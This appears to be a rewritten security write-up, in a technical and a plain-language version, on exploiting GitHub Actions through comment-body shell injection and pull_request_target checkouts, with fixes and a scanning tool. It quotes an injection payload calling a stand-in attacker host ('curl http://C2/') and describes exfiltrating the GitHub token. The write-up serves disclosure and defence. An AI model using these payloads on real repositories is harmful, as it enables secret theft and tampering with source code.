Exploiting GitHub Actions on open source projects
GitHub Actions workflows that use user-controlled input directly in shell scripts or that run pull_request_target with checkout of PR code can be exploited for command execution, allowing an attacker to exfiltrate secrets and the GitHub token, which may grant write access to the repository.
 Published on medium.com
GitHub Actions is a commonly used CI/CD pipeline for automated testing and deployment. While Actions make it easier to test and deploy, it also adds security risks to the project and its subsequent infrastructure if misconfigured.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
GitHub Actions is the CI/CD pipeline GitHub provides for automated testing and deployment. Workflows are defined by events and triggers: some run automatically with minimal user interaction, others depend heavily on user input. When a workflow passes user-controlled context into a runtime script, or checks out code from a pull request under a privileged trigger, the pipeline can become an execution path for an attacker.
The authors, Rojan Rijal (Tinder Security Labs), Johnny Nipper and Tanner Emek, describe how a vulnerable GitHub Action can be exploited to exfiltrate custom and built-in secrets such as the GitHub token. In most cases the exfiltrated token gives write access to the repository, so an attacker can modify source code. As a test case, their automation script identified vulnerabilities that allowed write access in popular open-source projects, including Elastic's Logstash repository.
Setup
The work is a source review of workflow files rather than a live web application test. The relevant preconditions are:
- A repository whose workflows are triggered by user-controlled events such as
issue_comment. - A workflow that interpolates user-controlled context into a
runstep. - Alternatively, a workflow using
pull_request_targetthat checks out the pull request commit and then executes code from it, with secrets available to the step.
The authors built an automation script, Workflow Auditor, to detect these patterns. It can scan a single repository via a repo URL or scan every repository of an organisation by passing the organisation name as a command-line argument. Detection is driven by a scan_config.json file that lists the risks the tool looks for; the tool uses it as a baseline and also reports which secrets a workflow uses and which job and step are vulnerable. The tool is open source at https://github.com/tindersec/gh-workflow-auditor.
Finding it
The authors list the user-controlled inputs that should never be used directly when creating runtime scripts:
github.event.comment.bodygithub.event.issue.bodygithub.event.issue.titlegithub.head_refgithub.pull_request.*github.*.*.authors.namegithub.*.*.authors.email
A second class of problem comes from using user-provided code directly in the workflow. GitHub Actions events and triggers could previously be exploited via forked repositories to steal secrets and tokens; that has been fixed, but exploitation via malicious commits and forks is still possible if certain conditions are met. One such condition is the use of pull_request_target.
Running the tool against the examples in the post produces output that flags the vulnerable workflows and shows the secrets in use:

Exploitation
Step 1: Unsafe user input in a shell command
The most common antipattern leading to RCE is direct use of unsafe user input in shell commands. The example workflow:

The workflow runs on every issue event because no types are specified, so all issue_comment events trigger it. issue_comment fires when comments are made on issues or on pull requests, and the comment text is available as github.event.comment.body. The if key restricts full execution to comments on pull requests. The pr_commented job has four defined steps, and because all steps belong to the same job they share the same environment.
In Step 3 the workflow declares an environment variable called branch from the user input in the comment body. When the workflow is created, a temporary script is generated in the background for Step 5; that shell script runs the command defined in the step. Because github.event.comment.body is used as a placeholder, the user input is injected directly into the shell script.
A simple payload such as the following closes the quoting and runs an attacker command, then exits cleanly without an error:
Step 2: Chaining with the next step to steal the token
To escalate, the RCE is chained with Step 4 to extract the github.token variable. Exfiltrating this token gives complete write access to the vulnerable repository. In the Step 3 payload, using curl or wget activates a download and replacement of the pr_test/run.py file. Instead of running tests, the github.token value is sent to the attacker's server, yielding a valid GitHub API token with write access to the repository.
The authors note an important limit: if the step replacing the file ran under a separate job, the Python file could not be replaced, because different jobs run in different environments and do not share resources unless the workflow explicitly defines it.
Step 3: pull_request_target with a checked-out PR commit
pull_request_target runs at similar times to pull_request but differs sharply in authorisation. pull_request events trigger on activity in a pull request made between branches or forks. To prevent exploitation via malicious commits, pull_request workflows from forks do not receive read/write tokens and do not get the base repository's secrets; pull requests from forks, especially from first-time contributors, require maintainer approval before workflows execute.
pull_request_target instead shares a read/write token and the base repository's secrets during execution. It exists for edge cases where a repository needs to act on itself when a pull request is opened, such as adding labels, adding comments or opening additional issues. Because the workflow runs in the context of the base repository, an attacker can exploit it to run their own scripts if the workflow checks out or clones the PR commit. The vulnerable example:

The trigger's types define when the workflow runs; without types, all events for that trigger execute it. Here it runs every time a pull request is opened. The test-kits job has at least three steps. In the second step the workflow clones the pull request commit, which includes all files from the pull request. It then uses make to run commands defined by the Makefile for test-script. Since the Makefile comes from the pull request, it may be malicious and run arbitrary commands in the workflow. Because the step also defines secrets, it is possible for the malicious commit to extract them.
Root cause
Two design mistakes underlie the findings. First, GitHub Actions context values such as github.event.comment.body are substituted into the generated shell script as placeholders, so user text becomes shell syntax rather than data. Second, pull_request_target deliberately runs with a read/write token and the base repository's secrets, and a workflow that then checks out and executes PR-controlled files (here a Makefile) hands that privilege to the pull request author. The pull_request trigger's protections against fork code do not apply to pull_request_target.
Impact
A successful RCE in a workflow lets an attacker exfiltrate custom and built-in secrets, including the GitHub token. In most cases the token gives write access to the repository, allowing source code modification. With pull_request_target, the token and the base repository's secrets are available to the malicious commit. The authors reported the Logstash workflow to Elastic's security team, which disabled the workflow and confirmed that no abuse of the vulnerability had occurred.
Fix
Scoped permissions
When a workflow runs, a GitHub token scoped to that workflow is created; by default it has read/write permission on repository content. Defining a permissions key limits that access and reduces the impact of an RCE. For the earlier vulnerable workflow, the impact can be reduced with the following workflow:

This neither fixes the RCE nor prevents extraction of other secrets, but the exfiltrated GitHub token has limited permissions on the repository.
Sanitising user input

As with RCE and XSS in web applications, the best way to secure GitHub Actions is to sanitise user input and not pass it as a placeholder in the script. In the example, github.event.comment.body is used as a placeholder in Step 5. Passing it as an argument or an environment variable instead mitigates the RCE: storing the comment in an environment variable called BODY and passing it as an argument to the script.
Variants to test
- Grep workflows for the listed context values (
github.event.comment.body,github.event.issue.body,github.event.issue.title,github.head_ref,github.pull_request.*,github.*.*.authors.name,github.*.*.authors.email) insiderunsteps. A positive result is a workflow where a comment, issue or branch name is interpolated into the generated script. - Look for
issue_commenttriggers withouttypes, which run on every comment. A positive result is a workflow that reaches arunstep using the comment body. - Look for
pull_request_targetworkflows that check out the PR commit and then execute repository files such as a Makefile or test script. A positive result is a step that runs PR-controlled code while secrets are defined for the job. - Check whether steps that handle untrusted input share a job with steps that use secrets; the authors note that separate jobs do not share resources unless explicitly defined, which limits file-replacement chains.
- Check whether workflows define a
permissionskey. A positive result is a workflow with default read/write token access and no scoping. - Run Workflow Auditor against a repository URL or an organisation name to flag these patterns and list the secrets in use, then triage the reported job and step.
What happened, in plain words
GitHub is a website where people store and share computer code. It also offers a service called GitHub Actions, which can run tasks automatically for a project: testing the code, building it, publishing it. Think of it as a robot assistant that wakes up when something happens in the project and follows a written list of instructions. That list of instructions is called a workflow.
The problem is that some of these robot assistants can be tricked into running instructions written by a stranger. If that happens, the stranger can make the robot hand over secret keys that belong to the project. With those keys, the stranger can change the project's code.
A group of security researchers, Rojan Rijal from Tinder Security Labs, Johnny Nipper and Tanner Emek, studied this problem. They wrote a small program that automatically looks through projects on GitHub and spots the risky workflows. As a test, their program found a workflow in a well-known open-source project, Elastic's Logstash, that would have let an outsider gain write access to the code. They told Elastic, and Elastic switched the workflow off and checked that nobody had abused it.
This article walks through what they found, in the same order they presented it, and explains every idea from scratch.
Background: what GitHub Actions is and why it can go wrong
A workflow is a text file stored in the project. It says: when this happens, do that. The "when" is called an event or a trigger. The "that" is a list of steps, each of which usually runs a command in a shell, the same kind of command line you might type into a terminal.
Some events happen on their own, with almost no human involvement. Others depend heavily on what people type or do. When a workflow takes text that a person typed and puts it straight into a command, there is a risk. The person might type something that is not just text but also a command, and the robot will run it. That is called Remote Code Execution, or RCE: someone far away gets their own code running on someone else's machine.
When an RCE happens inside a workflow, the attacker can also steal secrets. A secret here is a piece of text that acts like a password, for example a token. A token is a long string that a service accepts as proof of identity, a bit like a wristband at an event: show it and you are let in, without anyone checking your name again. GitHub creates a token for each workflow run, called the GitHub token, and by default that token can read and write the project's code.
The authors list the pieces of user-controlled information that should never be dropped directly into a script:
github.event.comment.bodygithub.event.issue.bodygithub.event.issue.titlegithub.head_refgithub.pull_request.*github.*.*.authors.namegithub.*.*.authors.email
In plain words, these are things like the text of a comment, the text of an issue, the title of an issue, the name of a branch (a parallel version of the code), details of a pull request (a proposed change to the code), and the name or email of whoever wrote something. All of them can be typed by an outsider, so none of them should be trusted as if they were safe instructions.
A second kind of problem comes from running code that a stranger supplied. In the past, GitHub Actions could be abused through forked repositories (copies of a project made by someone else) to steal secrets and tokens. That particular hole has been fixed, but the authors say it is still possible to be attacked through malicious commits and forks if certain conditions are met. One of those conditions is the use of a trigger called pull_request_target, which we will meet later.
Finding it: a tool that scans workflows
The researchers read workflow files, the way you might read a recipe book looking for a dangerous step. To make that faster, they built a program called Workflow Auditor.
You can point it at a single project by giving it the project's web address, or at a whole organisation by giving the organisation's name on the command line. A command line is the text box where you type instructions to a computer. The program checks each workflow against a list of known risks kept in a file called scan_config.json. That file is the baseline, meaning the checklist the program compares against. Besides flagging a problem, the program also reports which secrets a workflow uses and exactly which job and step are at fault. A job is a group of steps that run together on the same machine; a step is one instruction inside that group.
The tool is open source, meaning anyone can read and reuse its code, at https://github.com/tindersec/gh-workflow-auditor.
When the authors ran the tool against the examples in their article, it produced output like this, flagging the vulnerable workflows and showing the secrets in use:
Exploitation, step by step
Step 1: user text placed inside a shell command
The most common mistake that leads to RCE is putting unsafe user input directly into a shell command. The authors show this example workflow:
Here is what the workflow does, piece by piece.
- It runs on every event connected to an issue, because no
typesare listed.typesis a filter that says which specific kinds of event should count. Without it, every event of that kind counts. - The event in question is
issue_comment, which fires when someone comments on an issue or on a pull request. The text of that comment is available to the workflow asgithub.event.comment.body. - An
ifcondition narrows things down: the workflow only runs fully when the comment was made on a pull request. - The job is called
pr_commentedand has four steps. Because all four steps belong to the same job, they run on the same machine and share the same environment. Environment here means the shared workspace and settings, like people sharing one desk and one drawer of keys. - In Step 3, the workflow creates an environment variable called
branchand fills it with the text of the comment. An environment variable is a named value that programs can read, like a label stuck on a box. - When the workflow is prepared, GitHub writes a temporary script in the background for Step 5. That script is the shell script that will run the command in Step 5.
- Because
github.event.comment.bodyis used as a placeholder, the comment text is dropped straight into that script. A placeholder is a slot that gets replaced by a value, like a blank in a form letter. The trouble is that the value is not treated as plain text; it becomes part of the script's grammar.
So a commenter can type something that closes the quotation marks and adds their own command. The authors give this payload:
Line by line, in plain words:
/run tests oklooks like an ordinary request to run tests, so it blends in.")closes the quotation mark that the workflow had opened around the comment text. This is the trick that breaks out of the "just text" box.&&means "and then, if the previous part succeeded".curl http://C2/is a command that fetches a web address.C2stands for command and control, the attacker's own server. Fetching it can signal the attacker or download something.&& echo "$(/usr/bin/echo "test=okprints a harmless-looking message so the workflow finishes without an error. The authors describe this as exiting cleanly.
The point of the payload is not the fetching itself. It is proof that the attacker's command runs on the project's machine.
Step 2: chaining with the next step to steal the token
Running a command is already bad, but the researchers go further. They chain the RCE with Step 4 to pull out the github.token variable. That token is the project's key. If an outsider gets it, they get complete write access to the repository, meaning they can change the code.
The method: in the Step 3 payload, using curl or wget (two common tools for downloading from the web) activates a download that replaces the file pr_test/run.py. That file is the test script the workflow is about to run. Instead of running tests, the replacement file sends the value of github.token to the attacker's server. The attacker then holds a valid GitHub token with write access to the project.
There is an important limit. If the step replacing the file ran in a separate job, the Python file could not be replaced, because different jobs run on different machines and do not share files or settings unless the workflow explicitly says so. This is why the authors stress that all steps in the example belong to one job.
Step 3: pull_request_target with a checked-out pull request
Now for the second kind of problem. GitHub has two similar-sounding triggers: pull_request and pull_request_target. They fire at roughly the same moments, but they differ sharply in what they are allowed to do. Authorisation here means permission: who is allowed to do what.
With pull_request, the workflow runs when there is activity in a pull request, which is a proposed change made between branches or between forks. To stop people from attacking projects through malicious commits, workflows triggered by pull requests from forks do not receive read/write tokens, and they do not get the base repository's secrets. The base repository is the original project; a fork is someone else's copy. Pull requests from forks, especially from first-time contributors, need a maintainer to approve them before workflows run. A maintainer is someone with responsibility for the project.
With pull_request_target, the workflow instead receives a read/write token and the base repository's secrets while it runs. This trigger exists for edge cases: situations where a project needs to act on itself when a pull request is opened, such as adding labels to the pull request, adding comments, or opening extra issues based on it. Those are harmless housekeeping actions.
The danger is that the workflow runs in the context of the base repository, with its privileges. If the workflow then checks out or clones the pull request's commit, meaning it downloads the proposed code, the attacker's code lands on the privileged machine. The authors show this vulnerable example:
Again, step by step:
- The
typessetting says when the workflow runs. Withouttypes, every event for that trigger runs it. Here it runs every time a pull request is opened. - The job is called
test-kitsand has at least three steps. - In the second step, the workflow clones the pull request commit. Cloning means copying the whole proposed change, including every file the stranger added or edited.
- It then uses
make, a tool that runs commands listed in a file called a Makefile, to run thetest-scripttarget. A target is a named section inside a Makefile. - Because the Makefile comes from the pull request, it may be malicious. It can contain arbitrary commands, and those commands run inside the workflow.
- Because the step also defines secrets, it is possible for the malicious commit to extract them.
In everyday terms: the project hands a stranger's shopping list to its own trusted assistant and says "follow this". The assistant has the house keys in its pocket.
Why it works: the root cause
Two design mistakes sit under all of this.
First, GitHub Actions substitutes context values such as github.event.comment.body into the generated shell script as placeholders. The user's text therefore becomes part of the script's syntax rather than staying as data. It is the difference between reading out a note someone handed you and doing whatever the note says.
Second, pull_request_target deliberately runs with a read/write token and the base repository's secrets. A workflow that then checks out and executes files controlled by the pull request, here a Makefile, hands that privilege to the pull request's author. The protections that pull_request applies to fork code do not apply to pull_request_target.
What an attacker could do: the impact
A successful RCE in a workflow lets an attacker steal custom and built-in secrets, including the GitHub token. In most cases the token gives write access to the repository, so the attacker can modify source code. With pull_request_target, the token and the base repository's secrets are available to the malicious commit.
The authors reported the Logstash workflow to Elastic's security team. Elastic disabled the workflow and confirmed that nobody had abused the vulnerability.
How to fix it
Limit what the token can do
Every workflow run gets a GitHub token scoped to that workflow. Scoped means limited to a particular purpose, like a hotel key card that only opens your room. By default the token has read/write permission on the repository's content. You can limit that by defining a permissions key in the workflow file.
For the earlier vulnerable workflow, the impact can be reduced with this version:
The authors are clear about the limits: this does not fix the RCE, and it does not stop other secrets from being taken. What it does is make the stolen GitHub token much less useful, because it can do less on the repository.
Clean the user input before it reaches the script
Just as with RCE and cross-site scripting in ordinary websites, the best way to secure GitHub Actions is to make sure user input is sanitised. Sanitising means cleaning or containing input so it cannot be mistaken for instructions. Cross-site scripting, or XSS, is a related web problem where a site displays someone else's text and the browser runs it as code.
In the example, github.event.comment.body is used as a placeholder in Step 5. The fix is to pass it as an argument or as an environment variable instead. Storing the comment in an environment variable called BODY and passing it as an argument to the script mitigates the RCE. An argument is a value handed to a program when you start it, like handing a note to a person rather than letting them read it off the wall.
Other places to look: variants to test
If you want to check a project yourself, these checks follow from the patterns described:
- Search workflow files for the listed context values (
github.event.comment.body,github.event.issue.body,github.event.issue.title,github.head_ref,github.pull_request.*,github.*.*.authors.name,github.*.*.authors.email) insiderunsteps. A hit is a workflow where a comment, issue or branch name is placed into the generated script. - Look for
issue_commenttriggers withouttypes, which run on every comment. A hit is a workflow that reaches arunstep using the comment body. - Look for
pull_request_targetworkflows that check out the pull request commit and then run files from the project, such as a Makefile or test script. A hit is a step that runs code controlled by the pull request while secrets are defined for the job. - Check whether steps that handle untrusted input share a job with steps that use secrets. The authors note that separate jobs do not share resources unless explicitly defined, which limits chains that replace files.
- Check whether workflows define a
permissionskey. A hit is a workflow with default read/write token access and no scoping. - Run Workflow Auditor against a repository address or an organisation name to flag these patterns and list the secrets in use, then triage the reported job and step. Triage means sorting the findings by how serious and how real they are.
Glossary
- API: a way for one program to talk to another, like a service counter where you make a request and get a response.
- Argument: a value handed to a program when it starts, for example a filename or a piece of text.
- Authorisation: the rules about who is allowed to do what.
- Base repository: the original project that a pull request is proposed against.
- Branch: a parallel version of the code where changes can be made without touching the main version.
- CI/CD pipeline: the automated sequence that tests, builds and deploys code.
- Clone / checkout: to copy code from a repository onto a machine so it can be used.
- Command line: a text interface where you type instructions to a computer.
- Commit: a saved change to a repository.
- Context value: information GitHub makes available to a workflow, such as the text of a comment.
- Cross-site scripting (XSS): a web flaw where text supplied by one person is run as code in another person's browser.
- curl / wget: command-line tools for fetching things from the web.
- Environment variable: a named value that programs can read, like a label on a box.
- Event / trigger: the thing that makes a workflow start, such as a new comment.
- Fork: someone else's copy of a project.
- GitHub Actions: GitHub's service for running automated tasks for a project.
- GitHub token: a credential GitHub creates for a workflow run, used to prove identity to GitHub.
- Job: a group of steps in a workflow that run together on the same machine.
- Makefile / make: a file listing commands and a tool that runs them.
- Mitigate: to reduce the harm of a problem, even if the problem is not fully removed.
- Open source: code that anyone can read and reuse.
- Payload: the crafted input an attacker sends to trigger a flaw.
- Permissions key: a workflow setting that limits what the GitHub token may do.
- Placeholder: a slot in a template that gets replaced by a value.
- Pull request: a proposed change to a project's code.
pull_request: a trigger that runs a workflow for pull request activity, with protections for code from forks.pull_request_target: a trigger that runs a workflow in the base repository's context, with a read/write token and its secrets.- Remote Code Execution (RCE): a flaw that lets someone run their own code on someone else's machine.
- Repository: a project's storage on GitHub, holding its files and history.
- Sanitise: to clean or contain input so it cannot be mistaken for instructions.
- Scoped: limited to a particular purpose or set of actions.
- Secret: a piece of text that acts like a password and must be kept private.
- Shell / shell script: the program that runs typed commands, and a file of such commands.
- Step: one instruction inside a job.
- Token: a long string used as proof of identity, like a wristband at an event.
- Triage: sorting findings by seriousness and reality.
- Types: a filter saying which specific kinds of an event should trigger a workflow.
- Workflow: the written list of instructions GitHub Actions follows.
- Workflow Auditor: the open-source tool the authors built to scan workflows for these risks.